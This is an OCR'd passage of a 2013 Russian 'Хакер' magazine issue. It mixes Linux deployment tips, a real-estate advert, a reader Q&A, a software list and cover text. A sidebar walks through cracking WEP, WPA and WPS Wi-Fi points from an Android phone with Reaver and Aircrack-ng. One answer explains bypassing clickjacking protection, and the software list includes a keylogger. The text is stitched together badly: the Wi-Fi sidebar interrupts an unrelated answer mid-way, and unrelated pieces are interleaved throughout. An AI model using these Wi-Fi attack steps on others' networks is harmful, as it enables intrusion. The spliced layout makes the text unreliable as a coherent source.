# Предустанавливаем параметры апгрейда
cat > /tmp/wheezy.preseed <<EOF
libc6 glibc/upgrade boolean true
libc6 glibc/restart-services string
libc6 libraries/restart-without-asking boolean ↵
true
EOF
/usr/bin/debconf-set-selections /tmp/wheezy.↵
preseed
# Собственно апгрейд дистрибутива
/usr/bin/apt-get -y dist-upgrade
# Удаляем init-скрипт и перезагружаемся
update-rc.d firstboot remove
/sbin/reboot
```

Preseed и виртуальные машины

Можно установить Debian с помощью virt-install, при этом полностью автоматически:

```
$ sudo virt-install --connect=qemu:///system  ↵
  --location=http://ftp.us.debian.org/debian/↵
  dists/stable/main/installer\-i386 ↵
  --initrd-inject=/path/to/preseed.cfg ↵
  --extra-args="auto" --name d-i --ram=512 ↵
  --disk=pool=default,size=5,format=qcow2,bus=virtio
```

Данная команда, хоть и выглядит устрашающе, делает следующее: грузит инсталлятор, инжектит файл `preseed.cfg` (он должен называться именно так) в initrd и передает аргумент auto инсталлятору. Остальные опции в описании не нуждаются.

К слову, можно легко клонировать уже существующую ВМ KVM, используя следующую команду:

```
$ sudo virt-clone -o vm1 -n vm2 -m ↵
  52:54:00:7A:DF:08 -f /var/lib/libvirt/images/↵
  vm2.img
```

Она создает точный клон (за исключением MAC-адреса) машины vm1, именует ее vm2 и копирует образ диска. Замечу, что, во-первых, гостевая система должна быть остановлена, а во-вторых (и это крайне важно!), на гостевой системе нужно перегенерировать SSH-ключи.

ЗАКЛЮЧЕНИЕ

В статье были рассмотрены два средства развертывания дистрибутивов Linux. Оба этих инструмента позволяют гибко настраивать итоговую систему, оба практически полностью автоматизируют процесс. Выбор за тобой. ⌶



INFO

Kickstart доступен и для Ubuntu.



141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС «МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ





Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР
(«МОНОЛИТ НЕДВИЖИМОСТЬ»)

(495) 739-93-93
МОСКВА, ПРОЕЗД СЕРЕБРЯКОВА, Д. 14, СТР. 9

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА


Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ (ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62





Роман Гоций
gotsijroman@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Планирую зашифровать свою облачную базу данных MySQL. Какие здесь есть варианты?

A Существует множество способов шифрования БД, но чаще всего используются следующие:

- Полное шифрование диска, на котором MySQL хранит файлы БД. Довольно простое решение, обеспечивает лучшую производительность, но недостаточно гибкое.
- Шифрование отдельных файлов отдельных таблиц. Реализовать немного сложнее, чем предыдущее решение, но дает лучшую гибкость.
- Шифрование отдельных столбцов или строк. Производительность при этом способе хромает, но зато гибкость на высоте.

Подробнее о последнем подходе. Его реализация основана на использовании MySQL функций AES_ENCRYPT и AES_DECRYPT, например:

```
INSERT INTO mytable (username, address) ↵
VALUES (AES_ENCRYPT('Vasya', 'key'),↵
AES_ENCRYPT('Moscow', 'key'));
SELECT AES_DECRYPT(username, 'key'), ↵
AES_DECRYPT(address, 'key') from mytable;
```

Нужно только учесть, что для хранения зашифрованных данных следует применять тип VARBINARY, а не VARCHAR. Также имей в виду, что, если на вход AES дать n байт, чаще всего он вернет немного больше (из-за паддинга — bit.ly/cryptoPadding), поэтому выдели на результат шифрования большую длину (рассчитывается по формуле 16 * (trunc(длина_строки/16) + 1). Например, если ты планировал использовать VARCHAR(100), то следует указывать VARBINARY(116).

Q Можно ли повесить на хоткей открытие командного окна (cmd) в текущей директории? Раньше юзал <Alt + D>, вбивал там cmd и нажимал <Enter>, но пришлось установить локализованную винду, где это не работает :(.

A Действительно, в русской версии Windows комбинация <Alt + D> в проводнике не выделяет содержимое адресной строки. Близким аналогом этой комбинации служит клавиша <F4>, но она только помещает в строку курсор, не выделяя при этом содержимое строки. Чтобы выделить текст, нужно также нажать <Ctrl + A> (или <Esc>). Последовательность этих комбинаций клавиш можно автоматизировать и повесить на хоткей. В AutoHotKey это делается так:


```
#IfWinActive ahk_class CabinetWClass
^!в::      ; вешаем на <Ctrl + Alt + D>
Send {F4}
send ^ф ; Ctrl+A
send cmd
send {RETURN}
return
```

Как вариант, можешь посмотреть немного усложненный скрипт здесь: bit.ly/ahk-runcmd.

Q Прикупил себе SSD. Как быстрее и проще перенести на него текущую установку Windows?

A Вообще говоря, новая установка ОС на SSD будет лучшим решением, так как Windows автоматически применит необходимые для работы на SSD твики и оптимизации. Конечно, все эти настройки можно проделать и вручную, но не факт, что в таком случае ты получишь равноценный выигрыш в скорости. Если по каким-то причинам тебе нужен именно перенос, то есть несколько решений. Можно обойтись встроенными средствами Windows «Архивация или восстановление», а именно оснасткой «Создать образ системы» (подробнее здесь: bit.ly/1bqH6dc). Но лучше воспользоваться специализированными утилитами, среди которых рекомендую обратить внимание на платную Paragon Migrate OS to SSD (bit.ly/paragon-migrate) и на свободно распространяемую AOMEI Partition Software (extend-partition.com/download.html). Использовать утилиты крайне просто — результат получишь буквально в два клика.

Q Очень легко добавить поддержку SSL к Apache, но как прикрутить SSL к Node.js или Varnish?



Интерфейс приложения AOMEI Partition Software

ВЗЛОМ WI-FI ТОЧЕК ДОСТУПА С ANDROID-ДЕВАЙСА БЕЗ ВНЕШНЕГО АДАПТЕРА

Не секрет, что на Android можно запускать Aircrack-ng и Reaver. До недавних пор для этого нужен был внешний Wi-Fi-адаптер. Но оказывается, что Wi-Fi-модули bcm4329 и bcm4330, которые стоят на многих популярных Android-девайсах (а это такие бестселлеры, как Nexus 7, Nexus One, Galaxy S1, Galaxy S2), тоже поддерживают Monitor Mode, но он отключен на уровне драйвера. Группа хакеров тут же занялась разработкой альтернативных версий драйверов.

1 Готовим орудия

Недавно исследователи выложили на свою страницу bcmon.blogspot.com готовый APK-файл, который умеет инжектить эти драйверы в ядро, тем самым включая Monitor Mode. В APK также входят все необходимые утилиты (среди которых Reaver и набор утилит Aircrack-ng) для взлома Wi-Fi-точки. То есть не нужно никаких внешних адаптеров, не нужно chroot'иться в BackTrack — все упрощено до невозможного: надо просто скачать и установить приложение bcmon.apk: bcmon.googlecode.com/files/bcmon.apk.

2 Разведка

Во-первых, нужно получить информацию о потенциальной жертве. Тип шифрования можно узнать из стандартной Wi-Fi-оснастки Android. В случае WPA нужно узнать, включен ли на точке WPS. Давай воспользуемся для этого утилитой wash, которая идет в комплекте с Reaver (заодно проверим, работает ли у нас Monitor Mode). Для этого запускаем только что установленный bcmon, выбираем Enable Monitor Mode и в появившемся меню Run wash (смотри скриншот). Утилита выводит только точки с включенным WPS и дополнительную информацию, из которой тебе нужно запомнить MAC-адрес.

A Для этого можно воспользоваться реверс-прокси pound. Установка производится из стандартных репозиториев:

```
$ sudo aptitude install pound
```

Либо:

```
$ sudo apt-get install pound
```

Сразу после установки выставляем права на исполнение для /etc/default/pound. Далее редактируем конфиг-файл /etc/pound/pound.cfg. Минимальная конфигурация выглядит так:

```
User              "www-data"
Group             "www-data"
LogLevel          1
Alive             5
ZControl "/var/run/pound/poundctl.socket"
ListenHTTPS
  Address 0.0.0.0
  Port    443
  Cert "/etc/pound/ssl.pem"
  xHTTP 0
  Service
  BackEnd
Address 127.0.0.1
Port    80
  End
  End
End
```

где /etc/pound/ssl.pem — путь к файлу с твоим SSL-сертификатом и приватным ключом.


Как проще всего удалить предустановленные Metro-приложения из Windows 8?


Ты не поверишь, но с помощью PowerShell это можно сделать в одну строку:

```
Get-AppxPackage -AllUsers | ↵
Remove-AppxPackage
```

Так мы удалим все приложения. Если ты хочешь что-то оставить, возьми на вооружение этот PS-скрипт: bit.ly/remMetroApps.


Подскажи, как сменить I/O-планировщик в Linux и какой лучше выбрать для SSD?


Для начала нужно узнать список доступных планировщиков, установленных в системе.

```
$ cat /sys/block/sda/queue/scheduler
noop [deadline] cfq
```

Полезный хинт

ДАЙТЕ СВЕТ!



Необходим Silverlight под Linux. Пробовал Moonlight, но он работает только под Firefox. Можно ли заставить работать его для Chromium?

A К сожалению, нет. Но есть вариант лучше — Pipelight (https://launchpad.net/pipelight), проект, который приносит поддержку Silverlight в любой Linux-браузер с Netscape Plugin API (например, Firefox, Chrome, Midori). Конечно, без Wine тут не обойтись, но примечательно то, что в Wine-окружении запускается только сам плагин. Установка Pipelight предельно проста — он доступен в репозиториях. Например, в Ubuntu все сводится к выполнению следующих команд:

```
$ sudo apt-add-repository ppa:ehoover/compholio
$ sudo apt-add-repository ppa:mqchael/pipelight
$ sudo apt-get update
$ sudo apt-get install pipelight
```

Перед установкой нужно закрыть браузер. Как только установка завершится, можешь открывать браузер и пробовать — все должно работать (смотри скриншот).

Но это еще не все. Хоть наш браузер теперь поддерживает Silverlight, не факт, что веб-серверы будут нам его отдавать, учитывая заголовок User-Agent. Выход прост — сменить User-Agent, благо для этого есть много расширений. Для Chromium, например, можно установить User-Agent Switcher (bit.ly/ua-switcher).



Silverlight-апплет в Chromium

Если все работает, но графика сильно лагает, то, вероятнее всего, это из-за отключенной аппаратной акселерации видео: она включается только для страниц, которые запрашивают ее, и только если твоя видеокарта присутствует в списке поддерживаемых. Но если ее там нет, это совсем не значит, что акселерация работать не будет. Нужно попробовать. Для этого сначала скопируй дефолтный конфиг в домашнюю директорию:


```
$ cp /usr/share/pipelight/↵
  pipelight ~/.config/pipelight
```

и раскомментируй в нем строку:


```
overwriteArg = ↵
enableGPUAcceleration=true
```

3 **Лобовой штурм**
Приступаем непосредственно к взлому. Для этого в меню bcmon выбираем пункт меню Run bcmon terminal — это откроет окно терминала и произведет все предварительные настройки окружения. Нам остается запустить одну из предоставляемых утилит. В случае WEP или WPA (без WPS) точки доступа воспользуемся известными утилитами из набора Aircrack-ng. Их использование ничем не отличается от использования в полноценной Linux-системе. WEP-ключи можно расшифровывать и на девайсе, а вот перехваченные WPA handshake рекомендую переносить на устройство помощнее.


4 **Бьем ниже пояса**
Если же у нас на точке доступа включен WPS, то будет разумно воспользоваться его уязвимостью. Но для эффективного взлома на базе WPS-уязвимости нам нужно хорошее качество связи с нашим устройством. Весьма кстати будет, например, походить вокруг да около с запущенным приложением, которое отображает в реальном времени качество сигнала (WifiAnalizer, например), и найти место с лучшим. Теперь можно запускать специализированную утилиту Reaver.


5 **Накрываем всех вокруг**
В список доступных приложений включена интересная утилита под названием besside-ng. Запустить ее можно как из bcmon-терминала, так и из меню bcmon. Утилита в автоматическом режиме пытается отловить WPA handshake со всех WPA-точек в зоне видимости и собрать достаточное количество пакетов для WEP-точек.

Используй перечисленные приемы только для пентеста своих Wi-Fi-устройств: точек доступа и роутеров.



Bcmon после включения Monitor Mode



Reaver в работе

Используемый на данный момент будет заключен в квадратные скобки. Для SSD лучше всего подходит noop. Активировать так:

```
$ echo noop | sudo tee /sys/block/↵
  sda/queue/scheduler
```

Для сравнения производительности можешь запустить какой-нибудь бенчмарк, например, оцени вывод iostat. Указанная команда меняет планировщик только для текущего запуска системы.

Чтобы изменение вступало в силу после перезагрузки, добавь запись `elevator=noop` в строку `GRUB_CMDLINE_LINUX_DEFAULT` файла /etc/default/grub и выполни команду:

```
$ sudo update-grub
```



Можно ли каким-либо образом обойти защиту от clickjacking?



Это зависит от защиты. Если вся защита — это лишь банальный JavaScript-код:

```
if(top!=self){top.location = ↵
self.location;}
```

то обходится он очень легко так называемым Double Framing'ом (подробнее о нем можешь почитать здесь: bit.ly/doubleFraming). Еще рекомендую посмотреть документ (bit.ly/framebust_pdf), в котором исследованы подобные уязвимости и способы их обхода.

Если защита базируется на HTTP-заголовке X-Frame-Options, то обойти ее невозможно, кроме случаев с уязвимостями в браузерах (www.xakep.ru/post/56231) или когда используются старые версии браузеров, не поддерживающие этот заголовок.

Q Видел сервисы, которые дают рекомендации по ускорению процесса распространения DNS-записей (DNS propagation). Это действительно возможно или очередной развод?

A Скорее всего, это развод. На процесс распространения имеют влияние три основных фактора: значение TTL DNS-записи, регистратор и интернет-провайдеры (некоторые просто игнорируют значение TTL и обновляют кеш раз в пару дней). Как видишь, здесь нет места для особой оптимизации, так что я не слишком бы доверял такого рода сервисам. Если тебе не терпится зайти на сайт по доменному имени, например в целях тестирования, просто добавь соответствующую запись в файл hosts (потом не забудь ее удалить).

Q В линуксе для домашней директории существует крайне удобный алиас "~". Есть ли аналог в винде?



Самый короткий аналог, который доступен из коробки, — команда

```
cd /d %USERPROFILE%
```

для которой можно создать короткий алиас:

```
doskey cdhome=cd /d "%USERPROFILE%"
```

Теперь для перехода в домашнюю директорию можно использовать `cdhome`. Кстати, в консоли PowerShell доступен *nix-подобный алиас "~".

Q Нужно запустить одно древнее, давно не обновляемое Python-приложение, использующее старую версию Python и старые версии библиотек. Как сделать это под виндой, совершив минимум телодвижений?

A Специально для таких случаев существует интересное решение virtualenv (bit.ly/RT3P), которое предназначено для создания виртуального окружения для Python-проекта. В нем может использоваться другая версия Python (не та, что по умолчанию в системе), другие версии и наборы библиотек или модулей, и все это никак не повлияет на основную систему. Установить virtualenv можно через pip или easy_install. Кроме того, можно просто загрузить файл `virtualenv.py` с сайта разработчика и использовать его. Как заюзать virtualenv? Для начала создаем каталог для нашего будущего окружения (пусть это будет `C:\env`). После этого создаем само окружение:

```
cd C:\env
python virtualenv.py ↵
--no-site-packages -p C:\python33\↵
python.exe <EnvName>
```

Эта команда создаст окружение, в котором будет использоваться Python 3.3 (опция -p), и скопирует в него все библиотеки (опция --no-site-packages). Таким образом, все дальнейшие манипуляции с библиотеками никак не повлияют на основную систему. Для начала работы нужно активировать окружение:

```
<EnvName >\Scripts\activate
```

А после завершения работы деактивировать — deactivate. Можно также удалить папку с окружением, если она больше не нужна.


Q Язык моей установки Ubuntu русский, но некоторые приложения хочу запускать без локализации. Как это сделать?

A Переопределенная переменная окружения LC_ALL заставит приложение запуститься в локализации POSIX. Например:

```
$ LC_ALL=C libreoffice
```

Q При подключении к USB-порту компьютера мой телефон автоматом соединяется с ним. Могу ли я в таком случае доверять зарядным киоскам?

A Конечно же, нет! Тип атаки под названием Juice-Jacking известен с 2011 года, когда на конференции DEF CON Брайан Маркус просветил народ о такой уязвимости (bit.ly/JuiceJack). Чтобы защитить себя, нужно перед подключением к потенциально опасной зарядной станции «отрезать» шину данных, оставив только питание. Можно, например, банально залепить ее изолентой. Также есть очень интересная реализация защиты с не менее интересным названием — USB Condoms (usbcondoms.com). ⌶



НЕВЗЛАМЫВАЕМЫЙ ONE TIME PAD


Если сгенерировать достаточно большой объем случайных данных, скопировать их на две флешки, обменяться ими, а затем использовать эти данные для шифрования переписки с помощью OTP, будет ли это невзламываемым шифром?



Теоретически да. One time pad является идеальным шифром — его невозможно взломать никоим образом. Более того, вы сможете даже в открытую делиться информацией о том, какую часть случайных данных вы будете использовать для обмена сообщениями, и это никак не поможет атакующему.



Но с практической стороны: если есть возможность обменяться флешками, почему бы не обменяться публичными ключами? Ведь в случае потери флешки скомпрометированной будет вся переписка, а в случае потери приватного ключа — только часть от тебя к другу. Кроме того, терморектальный криптоанализ еще никто не отменял :).



>>WINDOWS
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.47.1
Far Manager 3.0
Firefox 24
foobar2000 1.2.9
Google Chrome 30
K-Lite Mega Codec Pack 10.0.0
Miranda IM 0.10.17
Notepad++ 6.5
Opera 16.0
PuTTY 0.62
Skype 6.3
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3.1
XnView 2.05

>Development
Checkheaders 1.0.1
CommitMonitor 1.8.7
CrashRpt 1.4.2
CruiseControl 2.8.4
glog 0.3.3
Google Test 1.7.0
MetalScroll 1.0.11
QDevelop 0.29
Rapidjson 0.11
RockScroll 1.0
SQL Watch 4.0
Symfony 2.3.6
TortoiseGit 1.8.5
TortoiseHg 2.9.2
Twitlib 2.0

>Misc
AltMove 2.1.7
Compare Advance 1.4.1
Explzh 7.12
FileOptimizer 5.90
FlashTray Pro 5.0
Handy File Tool 2.00
HaoZip 3.0
Lanchbar 4.2.2
Limagito FileMover Lite 9.209
Lost Photos 1.0
NoteTab Light
PasteAsFile 2.1.4.0
Phrozen Safe USB 1.0
Split Byte
StartMenu 8
USB Fix It

>Multimedia
Actual Multiple Monitors 8.0.3
Daum PotPlayer 1.5
Flutter 0.1.185
iSpy 5.5.6
MartView 2.5.2
MP3Gain 1.2.5
PhotoPad Image Editor
QMP3Gain 0.9.0
Shark007 3.8.0
Splash Lite 1.8.2
TVersity 2.6
VideoMach 5.9.13
VLC 2.1.0
Volume2 1.1.3
Yankee Clipper 1.0.4.3

>Net
ADSL Speed Test
Blinq 1.13
CarotDAV 1.9.9
DNSBench
Feedreader 3.14
Important Mail Alert
Mikogo 4.6
MKTwitter
Morphine
Network Sorcerer 1.3
ProxySwap
RSS Bandit 1.9.0
ShareMouse 1.0.93
UltraVNC 1.1.9.3
Voxeet
WifiInfoView 1.26

>Security
Adobe SWF Investigator 0.6.5
EncryptOnClick 1.4.1.2
Heaper
IronWASP 0.9.7.1
jsql-injection 0.5
MemGator 2.1.2
NEWT 2.5
Peach 3.0
PrivaZer 2.5
Process Hacker 2.31
R-Crypto 1.5
Rohos Logon Key 3.1
rp++
Spyrix Free Keylogger 3.6
Termineter 0.1.0
Web shell detector 1.64
WebCruiser 2.6.1

>System
AbpMon 9.0
EaseUS CleanGenius 3.0.5
Fresh Diagnose 8.67
GreenCloud Printer 7.6.8
GridMove 1.19.60
Moborobo 2.0.6
ProcessAlive 0.7
Puran Utilities 1.0
PZen Dump 1.0
SharpKeys 2.1.1
Siren 3.13
SmartCopyTool
USB Disks Access Manager 1.0
WinOwnership 1.1
Wise Program Uninstaller 1.03
Beta
YAPM 2.4.2

>>MAC
Anxiety 1.0
Bark 1.1
DiskWave 0.4.0
Eve 1.2.0
Fink 0.9.0
GrandPerspective 1.5.1
iChm 1.4.2
keychaindump
Kigo Video Converter 1.1.0
MacDjView 0.1.2
Mountain Tweaks 1.1
NeoOffice 3.3
Remote Desktop Connection
Client 2.1
RetinaCapture
Seashore 0.5.1
Sticky Notifications 1.0.5

>>UNIX
>Desktop
Audacity 2.0.4
Calibre 1.5.0
Converseen 0.6.4
Digikam 3.4.0
Dolphin-emu 4.0
Flowblade 0.10.0
Libreoffice 4.1.1
Musique 1.2.1
Mythtv 0.27
Nip2 7.34.1
Qgis 2.0.1
Qtfm 5.5
Rhythmbox 3.0
Vlc 2.1.0
Windowmaker 0.95.5
Winff 1.5.2
Xine-lib 1.2.4
Yandex-disk 0.1.1.281

>Devel
Aptana 3.4.2
Ccache 3.1.9
Codimension 2.1.1
Gambas 3.4.2
Glade 3.16.0
Htmlarea 4.0
Jswat 2013.1
Librsvg 2.39.0
Mailcheck
Ooopy 1.8.10901
Pcsc-perl 1.4.13
Pdfparser 0.9.5
PyCharm 3
Qooxdoo 3.0.1
Smartgit 4.6.3
Textadept 6.6
Watchman
Zinjai 20130801

>Games
Doomsday 1.11.2
Stendhal 1.10
Tuxracer 0.6.0

>Net
Bashare 0.5.0
Eatmonkey 0.1.4
Eiskaltdcpp 2.2.9
F-irc 1.14
Firefox 24.0
Flareget 2.1.18
Frostwire 5.6.5
Gpodder 3.5.2
LeechCraf 0.6.0
Mediagoblin 0.5
Ncdc 1.18
Psi-plus 0.16.219
Pytube
R3r 2.4
Slimboat 1.1.41
Thunderbird 24.0
Tribler 6.2.0
Viber

>Security
Clamav 0.98
Fiddler 4.4.5.2
Knock 0.6
Pulledpork 0.7.0
Sagan 0.3.0
Seahorse 3.10.0
Segatex 7.980
Suricata 1.4.6
W3af
Zulucrypt 4.6.5

>Server
Apache 2.4.6
Asterisk 11.5.1
Cassandra 2.0.1
CouchDB 1.4.0
CUPS 1.6.4
HAproxy 1.4.24
Lighttpd 1.4.33
Lucene 4.5
Memcached 1.4.15
MongoDB 2.4.5
nginx 1.4.2
OpenSSH 6.3
OpenVPN 2.3.2
Redis 2.6.16
Samba 4.1.0
Sphinx 2.1.2
Squid 3.3.9

>System
Broadcom_linux_sta 6.30.223.141
Freefilesync 5.21
Linux 3.11.2
Mdadm 3.3
Mesa 9.2.0
Myjgui 0.7.4.6
Novnc 0.4-94
Nxlog 2.5.1089
Sdb 0.7.2
Systemd 207
Upstart 1.10
VMware-player 6.0.0
W3perl 3.18
Wine 1.7.2
Zfs 0.6.2

>X-distr
Pentoo 2013.0 RC1.1
Tails 0.20.1

DVD
№ 11 (178) НОЯБРЬ 2013
ХАКЕР

Атаки через аддоны Chrome 76

ХАКЕР 11(178) 2013
WWW.XAKEP.RU

FreeBSD
Самый детальный обзор долгожданного релиза FreeBSD 10

Правительственная малварь
Как работает цифровой шпионаж на уровне государств
96

Домашний Dropbox
Сервис для хранения и синхронизации файлов своими руками
38

HOWTO:
Indie-gamedev
Готовые движки для разработки игр
100

я открою свой интернет — с блек-серверами и шлюзами

Альтернативный интернет
14
Самодельные сети без провайдеров и регуляторов

12+
(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS

App Store
Google play

340 р.
РЕКОМЕНДОВАННАЯ ЦЕНА

WWW2.0

Самый подробный инструмент для приведения документов к нормам русской типографики



Попробуйте:

<p>При работе над каждым номером «Хакера» куча сил и времени уходит на приведение текстов к нормам типографики. Может показаться, что речь идет о банальных кавычках-елочках и тире/дефисах, но все сложнее. Правил много, и полностью автоматизировать процесс почти невозможно. Если же посмотреть на тренды в веб-дизайне, то очевидно, что выверенная типографика больше не является суверенным бзиком печатных изданий. «Типограф Муравьёва» явно уделывает известный инструмент от Лебедева по количеству поддерживаемых правил. Тут и «хвосты», и дроби, и двухуровневые кавычки, и оптическое выравнивание. «Типограф» представляет собой PHP-модуль, который нужно вручную подключить к твоему проекту. Доступен и веб-сервис. Явно

Типографировать

При работе над каждым номером «Хакера» куча сил и времени уходит на приведение текстов к нормам типографики. Может показаться, что речь идет о банальных кавычках-елочках и тире/дефисах, но все сложнее. Правил

ТИПОГРАФ МУРАВЬЁВА (mdash.ru)

→ При работе над каждым номером «Хакера» куча сил и времени уходит на приведение текстов к нормам типографики. Правил много, и автоматизировать процесс невозможно. Если посмотреть на тренды в веб-дизайне, то очевидно, что выверенная типографика больше не является суверенным бзиком печатных изданий. Тут и приходит на помощь «Типограф Муравьёва». Тут и «хвосты», и дроби, и двухуровневые кавычки, и оптическое выравнивание. «Типограф» представляет собой PHP-модуль, который нужно вручную подключить к твоему проекту. Нет готовых плагинов для WordPress и других CMS, но автор обещает публиковать, как только их кто-нибудь напишет.

WEB-CAPTURE.NET (web-capture.net)

→ Web-capture — это инструмент, позволяющий сделать полный скриншот веб-страницы. Самое понятное применение такой штуке — создавать снимки для обсуждения по почте с коллегами. Менее очевидное — распечатывать макет, что не всегда корректно выполняется браузером или системой создания print-friendly версии самим сайтом. К сожалению, браузерного расширения нет, но для быстрого вызова сервиса на открытой странице можно использовать букмарклет. Скриншот можно скачать в любом формате: PNG, JPEG, BMP, TIFF, PDF, SVG, PS, а также в виде ZIP-архива. Естественно, сервис поддерживает не весь динамический контент, и флеш-баннеры в нем видны не будут. Также сервис не размещает скриншоты.




Инструмент для создания полных скриншотов веб-страниц с поддержкой кучи форматов изображений



Таймер прямо в адресной строке Google Chrome



